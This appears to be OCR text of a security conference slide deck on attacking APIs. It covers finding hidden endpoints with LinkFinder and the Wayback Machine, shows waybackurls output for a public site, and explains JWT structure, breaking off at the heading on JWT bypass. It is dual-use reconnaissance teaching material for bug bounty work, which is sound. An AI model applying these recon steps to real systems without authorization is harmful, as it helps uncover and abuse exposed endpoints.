
BREAKING API FOR FUN AND PROFIT

ARMAAN PATHAN

21.02.2020

ABOUT ME

- Armaan Pathan
- Security Engineer at Emirates
- Bug bounty hunter on Hackerone, Synack and Bugcrowd
- Core Researcher at Cobalt




AGENDA

- Brief Overview of API
- Fingerprinting & Discovering Hidden API End Points
- Authentication attacks on API (JWT)
- Authorization attacks on API (OAuth)
- Traditional attacks (IDOR)

WHAT IS API

- API :- Application Programming Interface
- API provides abstraction over the database layer



TYPES OF API REPRESENTATION

- SOAP

SOAP or Simple Objects Access Protocol is a web communication protocol designed for Microsoft back in 1998. Today, it's mostly used to expose web services and transmit data over HTTP/HTTPS.

- REST

Representational State Transfer that uses http requests to GET,POST,PUT,DELETE data.

- GraphQL

GraphQL is a query language which is developed by Facebook and used to load data from server to client.

FINGERPRINTING & DISCOVERING THE END POINTS

ANALYSE JAVASCRIPT CODE

- Linkfinder : https://github.com/GerbenJavado/LinkFinder

```
➜  LinkFinder git:(master) ✗ python linkfinder.py -i https://                                                  -o links.html
URL to access output: file:///Users/armaanpathan/Documents/bonti/LinkFinder/links.html
➜  LinkFinder git:(master) ✗
```

File: faa84fa9aa89aeef5d.js

/WYv

```
"/WYv": function(t, e, n) {
```

/dO6

```
"/dO6": function(t, e, n) {
```

/webapi/api/

```
API_URL: "/webapi/api/",
```

/exportapi/api/

```
EXPORT_URL: "/exportapi/api/",
```

zone.js

```
i = "noop" === (n = e ? e.ngZone : void 0) ? new Fe : ("zone.js" === n ? void 0 : n) || new ke({
```

https://az416426.vo.msecnd.net/scripts/a/ai.0.js

```
t.src = e.url || "https://az416426.vo.msecnd.net/scripts/a/ai.0.js", document.head.appendChild(t)
```

/login

```
t.token = "", t.isUserAuthenticated = !1, t.userService.removeUserProfile(), t.resetSessionStorage(), t.router.navigate(["/login"])
```

/dashboard

```
if (!t) throw new Error("\n Invalid configuration of route '" + e + "': Encountered undefined route.\n The reason might be an extra comma.\n\n Example:\n const routes: Routes = [\n { path: '', redirectTo: '/dashboard', pathMatch: 'full' },\n { path: 'dashboard', component: DashboardComponent },, << two commas\n { path: 'detail/:id', component: HeroDetailComponent }\n ];\n ");
```

/../


```
t.href = null == n ? e : e + "/../" + n
```


http://www.w3.org/2000/svg

```
svg: "http://www.w3.org/2000/svg",
```

WAY BACK MACHINE

Digging for potentially vulnerable endpoints which were present earlier but not used now, but still they could be accessed




ShareFile API Documentation
api.sharefile.com/rest/doc...
Other Bookmarks
citrix ShareFile API
Not Currently Logged In | Log In
Getting Started
Quick Start Guide
OData Implementation
FAQ
Authentication
Postman
Storage Zones
Get an API Key
API Entities
Webhooks
How-To Guides
Code Samples
SDKs
Change Log
V1 to V3 Migration
Create Employee
POST https://account.sf-api.com/sf/v3/Users/AccountUser
Creates a new Employee User (AccountUser) and associates it to an Account
The following parameters from the input object are used: Email, FirstName, LastName, Company, DefaultZone, Password, IsEmployee, IsAdministrator, CanCreateFolders, CanUseFileBox, CanManageUsers, Preferences.CanResetPassword and Preferences.CanViewMySettings. Other parameters are ignored
StorageQuotaLimitGB parameter is optional. If not specified or equal to -1 the account default storage quota value will be set for the User.
user | AccountUser | A User object with the properties of the new user
pushCreatorDefaultSettings | Boolean | Use the settings of the API authenticated user as defaults for the new user
addshared | Boolean | Obsolete - Will always be true. Adds the new user to the Account shared Address Book
notify | Boolean | If set to true, sharefile will send an email to the new user email address.
ifNecessary | Boolean | Creates a new user if the email is not found on the account, and do not fail if the user is already present
addPersonal | Boolean | Obsolete - Will always be true. Add user to personal address book
Returns: The new employee user
Update User
ShareFile API Documentation
web.archive.org/web/2017...
Other Bookmarks
https://api.sharefile.com/rest/docs/resource.aspx?name=Users
Go
30 captures
4 Apr 2014 - 10 Aug 2019
APR MAR MAY
08
2016 2017 2018
About this capture
Getting Started
Get an API Key
API Entities
How-To Guides
Code Samples
SDKs
Create Employee
POST https://account.sf-api.com/sf/v3/Users/AccountUser
{
"Email":"user.one@domain.com",
"FirstName":"Name",
"LastName":"Last Name",
"Company":"Company",
"Password":"password",
"StorageQuotaLimitGB":50,
"Preferences":
{
"CanResetPassword":true,
"CanViewMySettings":true
},
"DefaultZone":
{
"Id":"zoneid"
},
"IsAdministrator": false,
"CanCreateFolders": false,
"CanUseFileBox": true,
"CanManageUsers": false,
"Roles": [
"CanChangePassword", "CanManageMySettings",
"CanUseFileBox", "CanManageUsers", "CanCreateFolders", "CanUseDropBox", "CanSelectFolderZone",
"AdminAccountPolicies", "AdminBilling", "AdminBranding", "AdminChangePlan", "AdminFileBoxAccess",
"AdminManageEmployees", "AdminRemoteUploadForms", "AdminReporting", "AdminSharedDistGroups",
"AdminSharedAddressBook", "AdminViewReceipts", "AdminDelegate", "AdminManageFolderTemplates",
"AdminEmailMessages", "AdminSSO", "AdminSuperGroup", "AdminZones", "AdminCreateSharedGroups", "AdminConnectors"
]
}
Creates a new Employee User (AccountUser) and associates it to an Account
The following parameters from the input object are used: Email, FirstName, LastName, Company,

Fetching archived end points/parameters using waybackurls

```
root@pentest:~/recon# echo "tesla.com" | ~/go/src/github.com/tomnomnom/hacks/waybackurls/main | grep --color '.php'
https://www.tesla.com/_flysystem/s3/js/js_bphpR_wwtNgxYXh1ZI6lUMuFVy2bM5stYA5nm1qud-E.js
https://www.tesla.com/about/employment.php
https://www.tesla.com/about/employment.php?id=586
https://www.tesla.com/about/employment.php?id=671
https://www.tesla.com/about/employment.php?id=740
https://www.tesla.com/about/employment.php?id=787
https://www.tesla.com/api.php?m=tesla_google_geocoding&a=geocoding_address
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22m3%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22FR%22%2C%22language%22%3A%22fr%22%2C%22super_region%22%3A%22europe%22%2C%22l
ng%22%3A%22%22%2C%22lat%22%3A%22%22%2C%22zip%22%3A%22%22%2C%22range%22%3A0%7D%2C%22offset%22%3A0%2C%22count%22%3A50%2C%22outsideOffset%22%3A0%2C%22outsideSearch%22%3Af
alse%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22m3%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22US%22%2C%22language%22%3A%22en%22%2C%22super_region%22%3A%22north%20america%
22%2C%22lng%22%3A-121.8918364%2C%22lat%22%3A37.3326639%2C%22zip%22%3A%2295113%22%2C%22range%22%3A200%2C%22region%22%3A%22CA%22%7D%2C%22offset%22%3A0%2C%22count%22%3A50
%2C%22outsideOffset%22%3A0%2C%22outsideSearch%22%3Afalse%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22m3%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22US%22%2C%22language%22%3A%22en%22%2C%22super_region%22%3A%22north%20america%
22%2C%22lng%22%3A-122.4194%2C%22lat%22%3A37.7749%2C%22zip%22%3A%2294119%22%2C%22range%22%3A200%2C%22region%22%3A%22CA%22%7D%2C%22offset%22%3A0%2C%22count%22%3A50%2C%22
outsideOffset%22%3A0%2C%22outsideSearch%22%3Afalse%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22m3%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22US%22%2C%22language%22%3A%22en%22%2C%22super_region%22%3A%22north%20america%
22%7D%2C%22offset%22%3A0%2C%22count%22%3A50%2C%22outsideOffset%22%3A0%2C%22outsideSearch%22%3Afalse%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22ms%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22CA%22%2C%22language%22%3A%22en%22%2C%22super_region%22%3A%22north%20america%
22%7D%2C%22offset%22%3A0%2C%22count%22%3A50%2C%22outsideOffset%22%3A0%2C%22outsideSearch%22%3Afalse%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22ms%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22FR%22%2C%22language%22%3A%22fr%22%2C%22super_region%22%3A%22europe%22%2C%22l
ng%22%3A%22%22%2C%22lat%22%3A%22%22%2C%22zip%22%3A%22%22%2C%22range%22%3A0%7D%2C%22offset%22%3A0%2C%22count%22%3A50%2C%22outsideOffset%22%3A0%2C%22outsideSearch%22%3Af
alse%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22ms%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22HK%22%2C%22language%22%3A%22en%22%2C%22super_region%22%3A%22apac%22%2C%22lng
%22%3A%22%22%2C%22lat%22%3A%22%22%2C%22zip%22%3A%22%22%2C%22range%22%3A0%7D%2C%22offset%22%3A0%2C%22count%22%3A50%2C%22outsideOffset%22%3A0%2C%22outsideSearch%22%3Afal
se%7D
https://www.tesla.com/api.php?m=tesla_cpo_marketing_tool&a=inventory_search&query=%7B%22query%22%3A%7B%22model%22%3A%22ms%22%2C%22condition%22%3A%22new%22%2C%22options
%22%3A%7B%7D%2C%22arrangeby%22%3A%22Price%22%2C%22order%22%3A%22asc%22%2C%22market%22%3A%22HK%22%2C%22language%22%3A%22zh%22%2C%22super_region%22%3A%22apac%22%2C%22lng
```

AUTHENTICATION ATTACKS ON API (JWT)

- JWT – Json Web Token
- JWT is a json based token which is used to authenticate user.

Header

```
base64enc({
    "alg":  "HS256",
    "typ":  "JWT"
})
```


Payload

```
base64enc({
    "iss": "toptal.com",
    "exp": 1426420800,
    "company": "Toptal",
    "awesome": true
})
```

Signature

```
HMACSHA256(
  base64enc(header)
  + '.' +,
  base64enc(payload)
  , secretKey)
```

BYPASSING AUTHENTICATION BY ABUSING JWT



